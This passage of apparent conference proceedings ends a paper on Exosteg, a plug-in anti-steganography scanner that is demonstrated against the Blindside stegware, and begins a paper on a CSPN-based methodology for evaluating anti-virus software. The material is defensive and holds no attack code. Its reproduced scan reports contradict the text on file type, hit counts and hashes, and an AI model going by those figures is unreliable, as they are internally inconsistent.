As we mentioned earlier, the main goal of the proof of concept is to integrate it with an antivirus product, but as it might be interesting to access the anti-steganography scanner from the outside of an antivirus if necessary, that's why Exosteg can also interact with a dedicated GUI via a TCP/IP protocol (API).

The engine main's algorithm is as follows:

Algorithm 2: Anti-steganography scanner main loop

Input:

- The configuration file
- The ciphered plug-ins

Output:

- The result of the file scanned and analyzed.

Method

```
1:  **Begin**
2: generate available plug-ins list.
3: **For** each plug-in **Do**
4:   decipher it
5:   parse and load it
6: **EndFor**
7: read and extract request coming from either the GUI or the antivirus
8: ask each plug-in to check whether:
9:   - it is concerned by this file format
10: - it detects some hidden content
11: - it can extract this content (extraction/uncompress/decrypt).
12: - send the result to the client.
13: - generate a report (history) for the scanned file.
13: **End**
```

Plug-ins Description

Both pattern engine and heuristic engine use plug-ins to perform their task. The overall architecture's performance and reliability depends of the quality of the plug-ins provided and stored into the stego database (a set of files). Each plug-in is actually a shared library (a DLL) that exports several functions, all plug-ins must export exactly the same functions so that the anti-stegware engine can load and use them. All plug-ins are stored in a specific folder in ciphered format to avoid possible infections by a virus or a Trojan.

Before presenting the functions provided by every plug-in, let's introduce a notation for the platform independent types:

- An UI32 is an unsigned integer (4 bytes).
- An SI32 is a signed integer (4 bytes).
- An UI08 is an unsigned char (1 byte).

Let's review the functions that are to be exported by any plug-in:

SI32 **plugin_is_concerned** (UI32 _file_type, bool& _result)

Input:

UI32: _file_type: the type of the currently scanned file.

Output:

bool: _result: true if the plug-in is concerned by this file type, false otherwise.

Contract: none

Description:

This function permits to determine whether a given plug-in is concerned by the type of the currently scanned file. For example, blindside is a tool that uses only BMP files as carrier file, thus if the currently scanned file is an EXE file, this function will permit to stop the analysis rapidly for this plug-in.

SI32 **contains_hidden_data** (UI08 * _ptr, UI32 _size, bool& _result)

Input:

UI08: _ptr: address of the first byte of the current file mapped to memory.

UI32; _size: size of the current file mapped to memory.

Output:

bool: _result: true if the current file contains hidden data (this data was of course inserted by the tool that represents the current plug-in).

Contract:

This function must be called only if:

- a call to “plug-in_is_concerned” was performed before.
- the “plug-in_is_concerned” function’s result indicates that current plug-in is concerned by the current file type.

Description:

This function permits to determine whether the currently scanned file contains hidden data, this function is the second step that permits to stop rapidly the analysis for this plug-in if not hidden data was detected.

SI32 **extract_hidden_data** (UI08 * _ptr, UI32 _size, Cdetailed_view_entry& _entry)

Input:

UI08: _ptr: address of the first byte of the current file mapped to memory.

UI32; _size: size of the current file mapped to memory.

Output:

Cdetailed_view_entry: _entry: the result of the extraction.

Contract:

This function must be called only if:

- A call to “plug-in_is_concerned” was performed before.
- The “plug-in_is_concerned” function’s result indicates that current plug-in is concerned by the current file type.
- The function “contains_hidden_data” has answered positively (_result was true).

Description:

This function is the last step that can be processed by a given plug-in, if the plug-in is concerned by the currently scanned file’s type, and if the file scanned contains hidden data, then the “extract_hidden_data” function will extract / uncompress / decrypt the hidden files, so it is the most time consuming function, that’s why it should be only called when all other functions have answered positively.

---

void **get_version** (UI32& _uid, string& _name, UI32& _major, UI32& _minor,
string& _version_full)

Input: none

Output:

UI32: _uid: the unique identifier for the current plug-in.

string: _name: the human-readable name of the plug-in.

UI32: _major: the major part of the version of the plug-in itself.

UI32: _minor: the minor part of the version of the plug-in itself.

String: _full_version: the formatted official version of the stegware that can be detected by the plug-in.

Contract: none

Description:

This function permits to retrieve both plug-in version, and also the version of the stegware that is detected by this plug-in. The unique plug-in identifier can also be retrieved using this function.

Launching a real attack using the Exosteg framework

For the example, we chose a stegware called “blindside” (Collomosse, 2000) version 0.9 which is a Linux and win32 C project. This tool uses only the BMP file format for insertion (the minimum depth required being 24 bits per pixel), the insertion method is a kind of LSB insertion (not randomized though) (Fridrich, 2000). The carrier may contain 1 to n files, the files being inserted following a simplified file system.

For the purpose of the example we inserted 5 files into a BMP carrier file. The goal of the attack is then to:

- Detect that the proposed carrier file contains hidden data

- Detect that the data was concealed using blindside V0.9.
- Extract the concealed data and generate necessary reports.

The attack is simple, after studying the insertion method, a plug-in was designed, the plug-in being a C++ program composed of 2000 lines of code. The attack takes less than 0.5 second to be entirely performed (CPU 1.8GHZ, 500MB RAM) and does not use heuristic approach, so we have a deterministic algorithm here.

The anti-steganography engine first map the carrier file to virtual memory once, then it queries every plug-in to check whether:

- They are concerned by the type of the current carrier file or not.
- If concerned, check whether it detects hidden data or not.


Thus the engine's power relies on the efficiency of the plug-ins themselves, thus plug-ins must be well designed, especially for the most common case: when no hidden data is detected, this detection step must be as fast as possible, and then, if hidden data is detected, the extraction step does not need to be that fast because it is a very rare case when we compare to the huge number of files of the hard drive that does not contain hidden data at all.

For the chosen stegware (Blindside) the hidden files are neither compressed, nor ciphered, thus it is the best case for the attack, if hidden files were compressed using well-known algorithms, the Exosteg framework permits to uncompress it using widely available compress libraries (if compress algorithm is specific to this stegware, then a reverse engineering step is necessary to design an uncompress algorithm for the plug-in.

After launching the attack, Exosteg generates two kinds of reports:

- A history report that shows all scan results (only for scan that detected hidden data).
- A detailed report for every plug-in that detected hidden content from a given carrier.

Screenshot of the scan history report:




EXOSTEG ANALYSIS HISTORY

Date	MD5 hash	Found	Tool used	version	Extraction	Decryption
2008/12/24 - 08h01m	CA2A114BD662189710911D0E1C7425C8	0	blindside	0.9	Done	Not Done
2008/12/24 - 08h01m	CA2A114BD662189710911D0E1C7425C8	0	blindside	0.9	Done	Not Done
2008/12/24 - 08h01m	CA2A114BD662189710911D0E1C7425C8	0	blindside	0.9	Done	Not Done
2008/12/24 - 08h01m	CA2A114BD662189710911D0E1C7425C8	0	blindside	0.9	Done	Not Done
2008/12/24 - 08h01m	CA2A114BD662189710911D0E1C7425C8	0	blindside	0.9	Done	Not Done
2008/12/24 - 08h01m	CA2A114BD662189710911D0E1C7425C8	0	blindside	0.9	Done	Not Done
2008/12/24 - 08h56m	02171357154372673BB922A838DE5CE0	0	blindside	0.9	Done	Not Done
2008/12/30 - 08h01m	FD05F0FCF97B1E2FEE8BCF1651466E49	0	blindside	0.9	Done	Not Done

Page 1

From the history view, a click on one line leads to the detailed view:

Screenshot of the detailed scan report for the Blindside plug-in:




EXOSTEG DETAILED ANALYSIS

Carrier File	C:\Program Files\Migale\control_center\control_center.exe
Carrier Type	EXE
MD5	CA2A114BD662189710911D0E1C7425C8
SHA-1	8C9E496184B64DAA356EE644880784606F324A5C
Analysis Date	2008/12/24 - 08h01m
Tool detected	blindside
version	0.9
Nb Items Found	5
Extraction	Done
cipher method	
Decrypt	Not Done
password	
file is compressed	No
uncompress	Not Done
heuristic detection	Not Used

LIST OF EXTRACTED ITEMS

NAME	MD5	TYPE	SIZE
~/a.txt	CA2A114BD662189710911D0E1C7425C8	EXE	954368 KB
~/b.txt	CA2A114BD662189710911D0E1C7425C8	EXE	954368 KB
~/c.txt	CA2A114BD662189710911D0E1C7425C8	EXE	954368 KB
~/d.txt	CA2A114BD662189710911D0E1C7425C8	EXE	954368 KB
~/e.txt	CA2A114BD662189710911D0E1C7425C8	EXE	954368 KB

For information, here follows a screenshot of the Exosteg dedicated GUI :


Exosteg GUI V1.0 (running on host : FRANCE)

SERVICE STATUT & STATISTICS

Service Status 🟩 Start Stop	running
Connection Status reset 🟩	Connection established
Number of plugins	1
Number of Files Scanned	1 done / 1 success / 0 failed
Number of valid carrier found	1
Number of hidden files found	0
Decryption	0 done / 0 success / 0 failed
Uncompress	0 done / 0 success / 0 failed

LAST FILE SCANNED STATUS

Carrier Filename	D:₩franck₩Eicar2009..ndside_franck₩a.bmp
Number of tools detected	1
Last tool detected	blindside (0.9)
Number of hidden items found	5
Extraction	Done
Cipher method	none
Decryption	Not Done
Password	none
File is Compressed	No
Uncompress	Not Done
Heuristic Detection	No

Conclusion

We have seen that the growing threat of the ransomwares has opened a new potential risk with the growing complexity of steganography tools available, often free of charge, over the internet. This will lead security software vendors to have to address the problem in a near future.

The ideas we proposed are to create an anti-steganography scanner that is tightly coupled with the antivirus itself to have an all-in-one solution. Then we proposed a proof of concept architecture for such a system, and we presented the details of the link between the antivirus and the anti-steganography scanner. Then we presented the plug-ins scheme, what they must provide and why.

An attack was performed on a chosen stegware, and all the hidden files were retrieved using the plug-in that was especially created for this stegware. The attack was successful and very fast to perform only because the stegware attacked was not perfectly designed, of course most stegware contain some flaws, however, a few of them have a design that does not permit the “pattern approach” to be efficient, thus we saw that some plug-ins could be provided for such special cases, even though in that case, the algorithms were not deterministic and thus less reliable.

As mentioned before, some tools encipher the data using strong cryptography algorithms such as AES, in that particular case, if the design of the stegware is flawless; the antivirus has no chance to recover the original data from the carrier files. So the approach we presented is quite efficient for 95% of the stegware available on the market, but not for the remaining that represent an opened problem for the antivirus industry.

Because of this new threat, antivirus vendors will probably have to redesign their scanning engine in the future to integrate an anti-stegware engine. Future will tell whether the industry will be pro-active concerning this new threat or not.

References

Dandev, D (2007). Steganography Applications Hash Set –

http://ddanchev.blogspot.com/2007/03/steganography-applications-hash-set.html.

Marv, L. (1994). "The BMP File Format," Dr. Dobb's Journal, #219 September (Vol 9, Issue 10), pp. 18-22.

Fridrich, J. (2000). “Steganalysis of LSB Encoding in Color Images”, ICME 2000, New York City, July 31−August 2, New York.

Lancaster, D. (2003). Exploring the .BMP File Format – Synergetics.

Leyden, J. (2006). Ransomware getting harder to break (Kasperky Labs).

Collomosse, J (2000). Blindside official website:

http://www.mirrors.wiretapped.net/security/steganography/blindside/

Applied evaluation methodology for anti-virus software

Alexandre Gazet and Jean-Baptiste Bédrune

Sogeti/ESEC
Paris, France
{Alexandre.Gazet,Jean.Baptiste.Bédrune}@sogeti.com

Abstract. This paper presents a methodology dedicated to anti-virus software evaluation. The proposed methodology draws its inspiration from a French security assessment proposed by the Central Information Systems Security Division (DCSSI): the CSPN (Certification de Sécurité de Premier Niveau - First Level Security Certification). The methodology is thought to be operational. We first define the notion of anti-virus software. Then, in accordance with this definition we propose a target of security, to which the anti-virus software should comply, taking into consideration the concept of test simulability.

1 Introduction

More than ever, malware is an inevitable threat for the computer world. Thus, an antiviral protection is, and should be, an essential, while not sufficient, component of any security policy. In corporate environments, such protections are, most of the time, installed on every part of the information system: employee workstations, mail servers, file servers etc. When the time comes to opt for an antiviral product, decision makers, administrators or even individuals need to fully comprehend its impact, benefits as well as its drawbacks, its effectiveness and also its limitations. One distinctive characteristics of anti-virus software is that it tries to address a problem which, from a formal point of view, is proven to be undecidable[1]. An evaluation must then be performed to assess how much the anti-virus software, the target of evaluation (TOE), is imperfect with respect to a given security target (ST). The answer cannot be as simple as a binary answer fail/work.

This paper presents an evaluation methodology dedicated to anti-virus software evaluation. The proposed methodology draws its inspiration from a French security assessment, called **CSPN** (*Certification de Sécurité de Premier Niveau - First Level Security Certification*), created by the Central Information Systems Security Division (**DCSSI**), which is under the authority of the General Secretary for National Defense, and from two published instances of anti-virus evaluation [2][3]. Our evaluation is thought to be both a formal and operational evaluation. Thus, it combines a certain amount of formalism, as offered by a Common Criteria evaluation[4], with a true technical and effectiveness oriented evaluation. There are time constraints and limited means for this evaluation. The reference time for a CSPN evaluation is 20 days, which is sufficient to obtain an overview of the effectiveness of a security product. This amount of time also appears to be an effective compromise between evaluation depth and evaluation cost. Furthermore, beyond technical and scientific aspects of viral detection, we also consider the anti-virus software in its environment: from a human point of view by analysing user experience, and from an attacker point of view, trying to stress or to circumvent the product.

The paper is divided as followed: we first define the notion of anti-virus software. Then, in accordance with this definition, we propose a security target, that the anti-virus software should satisfy, to finally describe, step by step, an instance of the proposed evaluation process.

2 Anti-virus software

From its earlier formalization, to its actual acceptance and according to the current viral threat, the meaning of the term virus has come on a great deal. From here on, by the term virus, we refer the entire set of computer infections, including, but not limited to: self replicating-code, logic bomb, worm, rootkit or trojan[5]. Logically, the term anti-virus refers to measures used to counter this entire set of infections. One should notice that elements member of this set are also generically called malware.

This former definition of anti-virus software is pretty general. For a more accurate definition, we can refer to the protection profile for anti-virus applications issued by the US Government[6]. A protection profile is intended to collect all the security requirements that a product should fulfil to reach a particular level of security. This protection profile concerns security requirements for a basic level of robustness. We will use it as the groundwork for our evaluation methodology, and by doing so, we also endorse the Josse[7] approach.

First, in accordance with the US protection profile, let's define the two main roles that we will use:

- **Central administrator**. This role is responsible for the installation, configuration, maintenance and administration tasks. When the workstation is not attached to a network, in contrast to a corporate environment, the central administrator role is assumed by the local workstation administrator.
- **Workstation user**. The local user of the workstation. This role uses the anti-virus software in accordance with the policy defined by the administrator.

The product should appropriately handle these two roles. The protection profile for anti-virus software defines five main functional security requirements for anti-virus applications:

1. **Anti-virus**

2. **Audit**
3. **Cryptographic Operations**
4. **Management**
5. **Self-protection**

We will now define each of them and discuss how they have an influence on the evaluation process.

2.1 Anti-virus requirements

This may be the most obvious requirement and also the one which must be the most carefully defined. Anti-virus software is, with a few exceptions, closed source software. As a consequence, we will only consider each of them as a piece of black-box software implementing one or many detection schemes[8]. Therefor, the anti-virus functional requirement will be modelled as a detection procedure[9] implementing one or many detection schemes and deciding whether or not a set of symbols given as input is a virus or not. We use the open term “set of symbols” as we do not want to restrict it to some particular form.

Detection strategies will not be discussed right now. Nevertheless, three subsidiary requirements are defined in the US protection profile:

– Real-time scanning or resident protection
– On-demand scans
– Scheduled scans

They simply describe the different ways the detection procedure can be interrogated. Contrary to the protection profile published by the US government, we do not differentiate real-time scan for memory-based viruses and real-time scan for file-based viruses. This is due to the fact that to define the requirements, we only consider the anti-virus as a detection procedure independently from its detection schemes. Once a virus is detected, the anti-virus software should take actions depending on the nature of the threat:

– **Memory-based virus**: product should prevent code from further execution. For example, this action is applied to worms or viral code that takes advantage of a vulnerability, like a buffer overflow, to spread.
– **File-based virus**: access to file should be forbidden and various actions may be offered to the user, they will be detailed later.
– **Mail-based virus**: product should monitor processes sending/receiving emails and block them when a virus is detected.

Once a virus is detected, the user or administrator should be alerted and supplied with sufficient description of the threat. Once again, we consider the anti-virus software as part of a security policy. Precisely identifying the threat is crucial for the central administrator. As an example, a basic `PE` infector will be considered as a less serious threat than a backdoor providing a remote access or a trojan having the ability to steal sensitive data: documents, credentials, FTP passwords or bank accounts, etc. An accurate description will provide the administrator the means to apply an appropriate procedure. Descriptions may be available locally or through the software editor website.

In case of a file-based virus, , various actions may be available for the user (depending on the policy) or administrator, once he/she is alerted:

– Clean the virus
– Quarantine the file
– Delete
– No action

One of these options, cleaning, is a particularly complex question. Cleaning works well for “simple” viruses, like basic PE infectors, where only the infected executable file is modified. But dealing with multi-part viruses or downloaders is definitely a more complex question. Cleaning not only deals with files but with the whole system: registry keys, internet browser preferences, services, etc. The cleaning option, when available, is undeniably a plus for users, especially for individuals who administrate their own machine. The cleaning process does not need to remove all the data written or modified by the malware[10], but cleans enough data to, at the very least, disable the malware action. Thus, accurate automatic disinfection scripts will be considered as a positive point for a good quality product, while not being a requirement. The other actions are fairly standard. Nevertheless, appropriate documentation should be available to help users or administrators in the decision process.

2.2 Audit requirement

Products should generate audits (also called logs) for every security-relevant event with a reliable timestamp and user identification. Actually, this is a three-steps process:

1. generation of an audit when a security-relevant event occurs
2. local storage of the audit
3. transmission to a central management system if one exists

Moreover, the central management system should be able to generate alarms for designated events (on-screen alarm asking for acknowledgement or email sent to central administrator for example). The administrator then treats this report or reviews audit logs in accordance with the current security policy.

Audit data should be protected against malicious insertion or deletion. This involves both the product and the underlying operating system. All user read-access to audit data should be prohibited, except for users that have been explicitly granted a read-access.

2.3 Cryptographic operations requirement

Cryptographic mechanisms are considered by countries as a critical resource. They are subject to many laws, regulations and qualifications. Anti-virus software may use cryptographic mechanisms for several purposes: checking file integrity, verifying code signature, communicating with update or log servers, etc. Such mechanisms should be evaluated in accordance with independent standards. This evaluation methodology is meant to be an open framework and not only a rigid list of directives. According to his/her own country, an evaluator may refer to different standards. This is not a problem if he/she publishes his/her methodology and reference standards. To illustrate this fact: the US protection profile issued by the US Government refers to the NIST FIPS 140-2 standard[11], while the French certification CSPN refers to the Rules and Recommendations for Cryptographic Mechanisms with Standard Robustness[12] issued by the DCSSI. In accordance with the certification issuer, if one exists, the evaluator ensures that the mechanisms reach a given level of security.

Anti-virus software is, most often closed, source software. In our mind, reverse engineering on the cryptographic parts does not appear here as a discerning option. It introduces a sort of negative distrust between software editors and evaluation centers. This question remains an open problem. But, for the benefits of all the parties (software editor, evaluation center, certification issuer, end user), parts of code or, at least, a detailed description of all cryptographic mechanisms should be communicated to the evaluation center for review.

Implementation details are actually fundamental evaluation, as there is often a gap between theoretical and applied cryptography. Even if well-standardised and reviewed algorithms and protocols are used, many crucial steps are still a source of weakness and vulnerability: key generation, key scheduling, seed generation, ... In 2004, Kostya Kortchinsky showed[13] that a predictable seed was used to initialise the pseudo-random generator (PRNG) used to generate an `RSA` key in a software called `ASProtect`. This weakness finally lead to a complete break of the licensing scheme. We obtained the same kind of results in 2008[14], reviewing the cryptosystem used by a ransomware from the `Gpcode` family: `Gpcode.ab`. Basically, the malware uses a weak elliptic curve-based PRNG over $GF(2^{255})$ to generate encryption keys. A reverse-engineering process revealed that information contained in the header of encrypted files, generated by the same PRNG, allowed secret keys to be retrieved even faster. We took advantage of this, in addition to the weakness of the PRNG initialisation to develop a proof of concept able to efficiently decrypt any file retained by the ransomware. This resulted in a complete defeat of the extortion scheme. Many additional results and a large review of common cryptographic mechanisms misuses have been presented in Bédrune, Filiol and Raynal's paper[15]. It is essential to notice that none of these attacks require intensive cryptanalysis. They are easily within reach for a determined attacker's level. Thus, all the examples corroborate the fact that an independent review of all cryptographic mechanisms is necessary.

2.4 Security management requirement

Management functions are intimately bound to the role of administrator. As stated in roles definition, the central administrator is responsible for the installation, configuration, maintenance and administration tasks. Configuration granularity may vary, so we will only cite few management options as an example. The central administrator should be able to decide on the minimum depth of scans. He/She is also responsible for validating updated signature files, file update distribution, alerts acknowledgement, audit data review, remotely managed operations like scan invocation, etc. The product should provide him/her appropriate means to control these various parameters. The local workstation user has authority to increase depth of scans on manually invoked scans, receive and acknowledge alert notification and review audit data, for local events only.

2.5 Protection of the TOE

This last functional requirement deals with the protection of the target of evaluation, which can be summed up as a self-protection. In real life, attackers have the initiative. They are the ones who try to bypass or exploit possible countermeasures such as anti-virus software. Thus anti-virus software should ensure their own resilience to malicious attack. As an example, a non-privileged user should not be able to terminate an anti-virus software process or thread. This is all the more true for a potential virus trying to disable system protection.

3 Security target

In the previous section, we have widely discussed functional requirements for anti-virus software. Table 1 summarises what we have said so far, using the terminology proposed by the US government's protection profile. Interested reader can refer to it[6] for the complete protection profile. Our goal is to obtain a simplified protection profile that could easily be used as a security target for an evaluation purpose.

The simplified protection profile actually defines the security objectives that we are expecting from an anti-virus software. We will use it as a security target for our evaluation. It may be amended or adjusted, but in any case, the evaluators should exhibit the one they used as a preliminary parts of the evaluation technical report.

4 The CSPN Evaluation

The evaluation methodology we proposed draws its inspiration from a French security assessment, called **CSPN** (*Certification de Sécurité de Premier Niveau - First Level Security Certification*), created by the Central Information Systems Security Division (**DCSSI**), which is under the authority of the General Secretary for National Defense. This evaluation concerns security products, and

Functional requirement	Description
FAV_ACT_SCN.1	*Anti-Virus scanning*
FAV_ACT_SCN.1.1	Real-time scanning or resident protection
FAV_ACT_SCN.1.2	Real-time on-demand scans
FAV_ACT_SCN.1.3	Scheduled scans
FAV_ACT_EXP.1	*Anti-Virus actions*
FAV_ACT_EXP.1.1	Prevent execution upon detection of a memory-based virus
FAV_ACT_EXP.1.2	Prevent access and provide set of actions as specified by administrator upon detection of a file-based virus
FAV_ACT_EXP.1.3	Prevent sending or receipt of traffic from mail software upon detection of a mail-based virus
FAU	*Security audit*
FAU_GEN.1NIAP-0347-NIAP-0410	Audit Data Generation
FAU_SAR	Audit Review
FAU_STG.NIAP-0414-NIAP-0429	Protected audit trail storage
FCS_COP.1	*Cryptographic Operation*, all cryptographic mechanisms reach a given standard level of security
FMT	*Security management*
FMT_MOF	Management of security functions behaviour
FMT_MTD	Management of security function data
FMT_SMF	Specification of management functions
FMT_SMR	Definition of security roles

Table 1: Anti-virus software functional requirements

leads to a certification. As an evaluation center, we already have experience with this methodology since we have led evaluations on various products. We feel it is an appropriate framework for anti-virus evaluation. The evaluation ends with the evaluation center sending an Evaluation Technical Report (ETR) (Rapport Technique d'Évaluation) to the certificating authority the DCSSI. Based on the content of the ETR, the DCSSI then chooses whether or not to deliver the certification. This report includes the following main parts:

– Product installation
– Conformity analysis
– Security functions strength analysis
– Vulnerability analysis
– Ease of use analysis

